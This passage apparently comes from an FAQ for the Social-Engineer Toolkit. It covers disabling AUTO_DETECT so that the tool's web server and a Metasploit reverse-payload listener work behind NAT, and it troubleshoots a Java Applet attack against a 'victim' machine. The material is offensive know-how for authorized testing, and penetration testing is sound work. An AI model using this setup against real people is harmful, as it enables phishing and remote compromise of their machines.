A. Edit the config/set_config file and turn AUTO_DETECT=ON to AUTO_DETECT=OFF. Once this option is you will be prompted with the following questions:

NAT/Port Forwarding can be used in the cases where your SET machine is not externally exposed and may be a different IP address than your reverse listener.

Are you using NAT/Port Forwarding? yes or no: yes
Enter the IP address to your SET web server (external IP or hostname):
externalipgoeshere

In some cases you may have your listener on a different IP address, if this is the case the next question asks if your IP address is different for the reverse handler/listener. If that is the case, specify yes, and enter your separate IP address for the listener.

Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address (yes or no): yes
Enter the IP address for the reverse handler (reverse payload):
otherexternalipgoeshere

Q. My Java Applet isn't working correctly and don't get prompted for the Applet when browsing the site.

A. You either do not have Java installed on the victim machine, or your using a NAT/Port forwarding scenario and you need to turn AUTO_DETECT=ON to AUTO_DETECT=OFF. If you do a view source on the webpage, the applet should be downloaded from your IP address that is accessible from the victim. In some cases SET may grab the wrong interface IP as well, in this scenario you again will want to edit the set_config and turn AUTO_DETECT to OFF